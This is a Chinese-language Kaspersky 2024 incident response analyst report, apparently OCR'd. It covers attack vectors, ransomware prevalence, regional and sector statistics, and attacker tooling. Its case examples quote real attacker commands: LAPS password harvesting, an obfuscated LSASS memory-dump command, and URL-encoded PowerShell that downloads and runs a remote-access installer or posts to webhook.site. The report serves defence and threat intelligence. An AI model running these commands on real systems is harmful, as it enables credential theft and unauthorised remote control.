kaspersky 引领未来

2024 年

分析师报告

事件响应

目录


行动概要 3
攻击者采用的工具 13
卡巴斯基容器安全解决方案 5
常见漏洞 16
攻击持续时间 10
MITRE ATT&CK 战术和技术热图 20
请求服务的原因 11
关于卡巴斯基 23
初始攻击媒介 12

行动概要

初始攻击媒介

39%
利用面向公众的应用程序

31%
有效账户

13%
受信任关系

建议

- 实施可靠的密码策略和多因素身份验证
- 将管理端口从公共访问中移除
- 制定零容忍的补丁管理策略

灵活行动并完成任务

建议

- 实施用于检测攻击者常用工具的规则
- 频繁开展定期的入侵评估活动
- 部署一套具备 EDR 遥测能力的安全工具

22%
Mimikatz

20%
PsExec

15%
SoftPerfect Network Scanner

影响

42%
文件被加密

17%
数据泄露

11%
持续部署以在未来发挥长效影响

建议

- 定期对所有关键数据进行备份，并确保备份数据的安全存储
- 建立基于角色的访问控制机制
- 与 IR 合作伙伴协同合作，保障快速响应机制的实现

24%
工业

16%
政府

13%
金融

了解所在行业及地区特有的攻击者特征与常用攻击手段，评估各类安全威胁的风险等级，科学规划并确定安全投资的优先级

51%
独立国家联合体

16%
中东

11%
欧洲

安全运维指标视图

攻击持续时间

速战速决
（数小时和数日）
< 1 天

平均水平
（数周）
13 天

长期持续型
（数月）
253 天

多数快速攻击事件及勒索软件攻击均会造成显著影响

检测原因

39%
文件被加密

10%
可疑文件

18%
可疑的端点活动

10%
可疑网络活动

安全工具针对可疑活动发出的通知，有助于在攻击初期及时察觉，从而降低其引发的负面影响

修复持续时间

33 小时
（速战速决型攻击）

40 小时
（平均水平型攻击）

50 小时
（长期持续型攻击）

为缩短修复时长，需在安全事件发生前充分做好 IR 团队的筹备工作

概述和建议

- 在 2024 年，我们观察到攻击者利用有效账户访问目标基础设施的案例显著增多。这一趋势揭示出，越来越多的企业正成为初始访问代理 (IAB) 的攻击目标。这些 IAB 在暗网市场上兜售被入侵企业的数据，为攻击者提供便利。在勒索软件即服务 (RaaS) 的生态体系中，IAB 扮演着简化网络犯罪攻击流程的关键角色。这暗示着，许多受害者在遭受勒索软件攻击前，其实已经历了入侵事件，并发生了凭证泄露，只是当时未造成显著影响。这一现状凸显了定期进行入侵评估的紧迫性和重要性。
- 近年来，勒索软件的威胁态势居高不下。2024年，高达 41.6% 的安全事件与勒索软件相关，相较于前一年的 33.3% 有明显上升。展望未来，勒索软件仍将是全球各类组织面临的主要安全威胁。
- 在各类勒索软件感染事件中， LockBit 以 43.6% 的占比位居榜首，其次是 Babuk (9.1%) 和 Phobos (5.5%) 。值得注意的是，2024 年还涌现出**如 ShrinkLocker 和 Ymir 等新型勒索软件。**
- 此外，2024 年 Mimikatz (21.8%) 和 PsExec (20.0%) 的广泛应用也引起了广泛关注。这些工具通常在攻击者成功渗透目标系统后，被用于窃取密码和实现横向移动，进一步加剧了安全威胁的严峻性。

2024 年，攻击者最常使用的工具值得关注

Mimikatz **22%**

PsExec **20%**

GERT 发现的新威胁

在 2024 年，我们团队取得了一系列重大且颇具意义的发现。我们不仅识别出了诸如 ShrinkLocker[1] 和 Ymir[2] 这样的新型恶意软件，还揭露了像 Tusk[3] 这样复杂且精密的攻击活动。此外，我们还观察到针对 CVE-2023-48788[4] 漏洞的大规模利用情况。在事件响应的过程中，我们的专家团队进一步发现，攻击者利用泄露数据的 LockBit 3.0[5] 构建工具以及 Elpaco-Mimic 的变种[6]。这些发现不仅展示了当前网络攻击手段的多样性和复杂性，也提醒我们网络安全形势的严峻性，促使我们不断加强防御措施，提升应对能力。

APT 活动

据分析数据显示，由已知攻击组织发起的攻击占总体攻击事件的 26.3%。在此类攻击中，有三分之一 (31.7%) 的攻击无法追溯至具体组织。其中，BlackJack 组织表现最为活跃，其发起的攻击占攻击总量的 9.8%；GREF、DarkStar 及 CloudAtlas 组织同样活跃，各自占比约 5%。特别值得注意的是，工业企业、金融机构及政府机构成为针对性攻击的主要目标，分别遭受了 26.8%、19.5% 及 19.5% 的此类攻击。

1 SecureList -ShrinkLocker: 将 BitLocker 变为勒索软件

2 SecureList -Ymir: 在真实攻击中出现的新型隐蔽勒索软件

3 SecureList -Tusk: 揭秘一场复杂的信息窃取器攻击活动

4 SecureList -攻击者在真实攻击中利用了一个已修复的 FortiClient EMS 漏洞

5 SecureList -使用 LockBit 构建工具生成针对性的勒索软件

6 SecureList -Elpaco 分析: 一款 Mimic 变种软件

卡巴斯基容器安全解决方案

本分析师报告聚焦于卡巴斯基于 2024 年所开展的网络攻击调查研究。卡巴斯基提供涵盖事件响应、数字取证以及恶意软件分析等一系列服务，旨在为遭受信息安全事件影响的组织提供有力支持。本报告所依据的数据，源自卡巴斯基与众多组织的合作调查。这些组织或因自身面临安全事件而寻求帮助，或为提升内部事件响应团队能力而举办专业活动。事件调查与响应服务由卡巴斯基的全球应急响应团队（GERT）提供，该团队汇聚了来自俄罗斯、欧洲、亚洲、美洲、中东和非洲等地区的资深专家。

通过对这些统计数据的深入分析，我们能够精准识别出与不同经济领域和地区组织紧密相关的威胁趋势。基于此，我们可制定具有针对性的保护策略，并为组织提供切实可行的建议。这些建议的实施，将有助于组织提升安全防护水平，为应对未来可能出现的事件响应做好充分准备，从而有效预防或最大限度降低攻击所带来的损失。同时，这些数据也为我们全面了解不同地区和行业的威胁态势提供了重要依据。

关于卡巴斯基事件响应

卡巴斯基事件响应 (IR) 服务致力于为客户提供全面且深入的安全事件剖析。此项服务贯穿调查与响应的全流程，包括初步响应、证据收集、确定主要攻击媒介，以及制定缓解计划。作为卡巴斯基安全服务[7] 的重要组成部分，该服务确保您的组织能够迅速且有效地遏制威胁，并彻底将其消除，从而保障组织的信息安全无虞。

7 卡巴斯基安全服务

IR 服务请求的地理分布

2024 年，IR 服务的地理分布格局出现变动。中东地区在事件响应请求量上跃升至第二位，占比达 15.7%，致使美洲地区滑落至第四位。独立国家联合体[8] 以 50.6% 的请求占比保持主导地位，并且仍在持续增长。

图 1

2024 年卡巴斯基事件响应服务请求的地理分布

独立国家联合体[8]
2024 — 50.6%
2023 — 47.3%

中东
2024 — 15.7%
2023 — 10.9%

欧洲
2024 — 10.8%
2023 — 9.1%

美洲
2024 — 10.2%
2023 — 21.8%

亚太地区
2024 — 7.3%
2023 — 3.6%

非洲
2024 — 5.4%
2023 — 7.3%

Ngwxk tmmtvd?
Px'ox zhm rhnk utvd,
vhgmtvm nl

“Shift” 代表卡巴斯基成立年份的前两位数字。

联系我们


8 独立国家联合体（亚美尼亚、阿塞拜疆、白俄罗斯、哈萨克斯坦、吉尔吉斯斯坦、摩尔多瓦、俄罗斯、塔吉克斯坦、乌兹别克斯坦）

行业

如今，各类组织均面临网络攻击的潜在威胁，这一现状在不同行业的事件响应请求统计数据中得到了充分印证。过去一年里，工业、政府及金融组织向我们寻求协助的频次尤为突出。究其原因，这些组织通常规模较大、员工众多，且业务流程高度计算机化，这无形中扩大了其遭受攻击的风险敞口。因此，它们不仅更易成为网络攻击的目标，也因其关键地位和丰富资源而成为网络犯罪分子趋之若鹜的目标。

图 2

卡巴斯基事件响应服务请求的行业分布



组织成熟度

通过对向卡巴斯基事件响应服务提出请求的组织进行更为深入的原因剖析，可将其大致划分为两组。

第一组

（在请求服务时已经知道攻击的原因和影响）

这些受害者通常是在攻击已经发生且造成的损害 显而易见时，才意识到遭受了攻击。

文件被加密	41.6%
数据泄露	16.9%
篡改	1.7%
盗窃钱财	0.6%
服务不可用	0.6%

第二组

（出现可疑活动迹象的攻击）

根据我们的分析结果，这些可疑活动会带来以下影响：

持续部署以在未来发挥长效影响	10.7%
Active Directory 被入侵	9.6%
无（误报）	5.6%
帐户盗用	4.5%
无（攻击被阻止或未完成）	4.5%
数据破坏	3.4%
数据操纵	0.6%

这些均存在进一步升级的风险。若能在攻击初期便精准检测到此类事件，将有助于将潜在影响降至最低。

攻击持续时间

所有事件案例均可分为三类，各自具有不同的攻击者停留时间、事件响应持续时间、初始访问方法和攻击影响。

速战速决型
（数小时和数日不等）

即便是对于具备成熟安全运营体系的组织而言，严重的快速勒索软件攻击也堪称最为棘手的挑战之一。此类攻击大多属于频发行为，主要瞄准那些存在明显安全漏洞、易于入侵且暴露于公众视野的目标。

平均水平型
（数周）

这些攻击会采用勒索软件，导致许多攻击与速战速决型难以区分。在该组众多案例中，从最初的入侵到后续的攻击阶段之间存在明显的时间延迟。

长期持续型
（一个月或更长时间）

在攻击过程中，主动阶段与被动阶段的时间分布无规律。其中，主动阶段的持续时间与前一组（即平均水平型攻击）极为相近。

初始攻击媒介

速战速决型	平均水平型	长期持续型
有效账户	利用面向公众的应用程序，受信任关系	利用面向公众的应用程序，受信任关系，有效账户

占攻击的百分比

速战速决型	平均水平型	长期持续型
44.5%	20.3%	35.2%

平均持续时间（中位数）

速战速决型	平均水平型	长期持续型
< 1 天	13 天	253 天

事件响应持续时间（中位数）

速战速决型	平均水平型	长期持续型
33 小时	**40 小时**	**50 小时**


影响

速战速决型	平均水平型	长期持续型
加密数据	加密数据和盗窃钱财	加密数据和数据泄露

请求服务的原因

图 3

按地区划分的卡巴斯基事件响应服务请求原因



真实警报

文件被加密	38.9%
可疑的端点活动	18.2%
可疑文件	10.1%
可疑网络活动	10.1%
数据泄露	6.6%
未经授权的访问风险	5.6%
安全工具警报	5.6%
可疑电子邮件信息	1.5%
盗窃钱财	0.5%

误报


可疑网络活动	42.9%
可疑的端点活动	35.7%
可疑文件	7.1%

2024年，可疑活动已成为客户提出事件响应请求的最普遍原因，因其可能暗示网络中潜藏攻击者。然而，可疑活动亦是误报的主要源头。尽管如此，我们仍建议针对所有可疑活动进行全面调查，以确保不会遗漏任何真正的实际攻击行为。

初始攻击媒介


多年来，面向公众的应用程序始终是主要的初始攻击媒介。2024年，该媒介再次位居榜首，在事件总数中占比达39.2%。相较于 2023 年，以受信任关系为媒介的攻击占比有所提升，但仍以 12.8% 的占比位列第三。有效账户则以 31.4% 的占比，持续作为第二大常见攻击媒介。此外，我们留意到，网络钓鱼仍是一种常用的初始攻击手段，占比接近 10%。

图 4 初始攻击媒介及其造成的影响



无论攻击者选择何种初始攻击媒介，检测时间主要受制于组织的信息安全水准。例如，即便采用最为常见的攻击媒介，攻击行为仍可能持续数日至数月而不被察觉。

图 5 初始访问方法和攻击持续时间



攻击者采用的工具

在几乎所有的调查中，攻击者在攻击的各个阶段均会借助合法工具。尽管不同的攻击组织往往倾向于使用其特有的工具集（这些工具集可作为识别其身份的依据），但对于诸如 Mimikatz 或 PsExec 这类广泛应用的工具，几乎任何攻击者都可在渗透后的攻击阶段，利用它们进行密码提取与横向移动操作。

事件中所用工具的分布和频率

频繁，8–22%	一般，4–8%	罕见，1–4%
Mimikatz	ProcDump	BloodHound
PsExec	PowerShell	Process Hacker
SoftPerfect Network Scanner	Impacket	Nmap
	ADRecon	NSSM
	gs-netcat	WMIC
Ngrok	高级端口扫描工具	DiskCryptor
AnyDesk	Chisel	gmer.exe
	Advanced IP Scanner	Remcom
	netscan.exe	LaZagne

攻击者最常使用一系列实用工具实现远程控制、规避防御措施以及探测受害者的基础设施。

命令与控制	18.9%	AnyDesk, SSH, gs-netcat, Revsocks, Gost, Cloudflared, RDP, PuTTy, Tactical RMM
防御规避	18.3%	Chisel, Process Hacker, Localtonet, gmer, Kavremvr, Tor, FRP, HRSword, PCHunter, IObit Unlocker, Neo-reGeorg, Defender Control, TDSSKiller
发现	15.2%	SoftPerfect Network Scanner, NetScan, 高级端口扫描工具, Advanced IP Scanner, ADRecon, Fscan, BloodHound, Nmap, LAN Search Pro, Everything, PingCastle, adPEAS
执行	12.2%	PsExec, PowerShell, SMBExec, WMIC, NSSM, Wmiexec, MeshAgent, Remcom, WSO WebShell, ATExec, WinSW, PAExec
凭据访问	11.6%	Mimikatz, ProcDump, SecretsDump, LaZagne, CredentialsFileView, Nanodump, WebBrowserPassView, XenAllPasswordPro, Gosecretsdump, grabFF
影响	9.8%	BitLocker, DiskCryptor, Eraser, WipeDisk, SDelete
收集	4.9%	7zip, WinRAR, 7z, Adminer, SharpHound, Raw Copy, FileZilla
横向移动	3.7%	Impacket, Cobalt Strike, PowerSploit, Metasploit, NXC, Havoc
渗漏	3.7%	Ngrok, Rclone, WinSCP, WinGet, Wget, MEGASync
特权升级	1.8%	Invoke-sAMSpoofing, EfsPotato, JuicyPotato

真实案例中的工具使用示例

勒索软件入侵: 文件和目录发现

ID: T1083[9]　　战术: 发现

入侵发生后，LockBit 勒索软件背后的威胁发起者利用窃取的凭据及 RDP 访问了一台文件服务器，随后通过文件资源管理器检索功能，识别出带有特定关键字及日期的文件：

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

通过使用这些筛选条件，攻击者确定了文件服务器中的关键文件，将其压缩打包以窃取信息，进而胁迫受害者支付赎金。

入侵: 账户发现 — 域账户

ID: T1087.002[10]　　战术: 发现

在成功获得对目标基础设施的访问权限后，威胁发起者使用 PowerShell 执行了一系列指令，以便能够：

- 安装额外模块以管理 Active Directory：

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

- 管理域账户：

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<edited>"
Get-LAPS
```

- 确认是否已安装特定模块：

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

- 获取有关域控制器和特权账户的信息：

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime')))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<domain_edited>
Import-Module AdmPwd.PS
```

9 T1083: 文件和目录发现　　10 T1087.002: 账户发现: 域账户

入侵后自动安装服务：操作系统凭据转储

ID：T1003[11]　　战术：凭据访问

成功进入目标基础设施后，一些攻击组织会部署自动化脚本，用于配置任务或安装服务。在这个案例中，威胁行为者安装了一项用于内存转储的服务，旨在从 LSASS 服务中提取详细信息。为规避特定安全防护机制，他们采用了一种巧妙的技术，其中运用了一个特殊字符。详情请见：https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find
"lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

大规模扫描以识别并利用 CVE-2023-48788 漏洞：通过使用 RRM 实现持久化控制

ID：T1219[12]　　战术：命令与控制

在发现面向互联网的 FortiClient EMS 存在可被利用的漏洞版本后，多个威胁行为者利用 RMM（远程监控与管理）工具及恶意软件安装应用程序，以此实现对被入侵基础设施的持久化控制。经 GERT 分析确认，这些攻击中部署了多个针对该未修复漏洞的有效载荷[13]。

在利用该漏洞得手后，攻击者在被攻陷的系统上配置了一条 PowerShell 命令，用于安装 ScreenConnect 等远程管理工具。

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
%69%6E%66%69%6E%69%74%79%2E%73%63%72%65%65%6E%63%6F%6E%6E%65%63%74%2E%63%6F%6D%2F%42%69%6E%2F%53%63%72%65%65%6E%43%6F%
6E%6E%65%63%74%2E%43%6C%69%65%6E%74%53%65%74%75%70%2E%65%78%65%3F%65%3D%41%63%63%65%73%73%26%79%3D%47%75%65%73%74%22%20
%26%20%73%74%61%72%74%20%2F%42%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65"""))"""
```

破译后的脚本指向：

```
curl -o C:\update.exe "https://infinity.screenconnect.com/Bin/ScreenConnect.ClientSetup.exe?e=Access&y=Guest" & start /B
C:\update.exe
```

GERT 的分析进一步证实，攻击者借助公共服务 webhook.site 来识别存在漏洞的服务。通过发送请求，他们无需安装任何应用程序，即可判断该服务是否存在安全漏洞。此类操作专门应用于枚举阶段的漏洞探测，并不会构建持久化控制机制。

```
POWERSHELL.EXE -COMMAND ""ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6f%77%65%72%73%68%65%6c%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%
58%58%58%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%58%34%35%61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20-
%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
```

解码后揭露出一个包含最终 PS1 命令的命令链。

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-
45aa6809 -Method Post -Body 'test' > $null"
```

11 T1003: 操作系统凭据转储

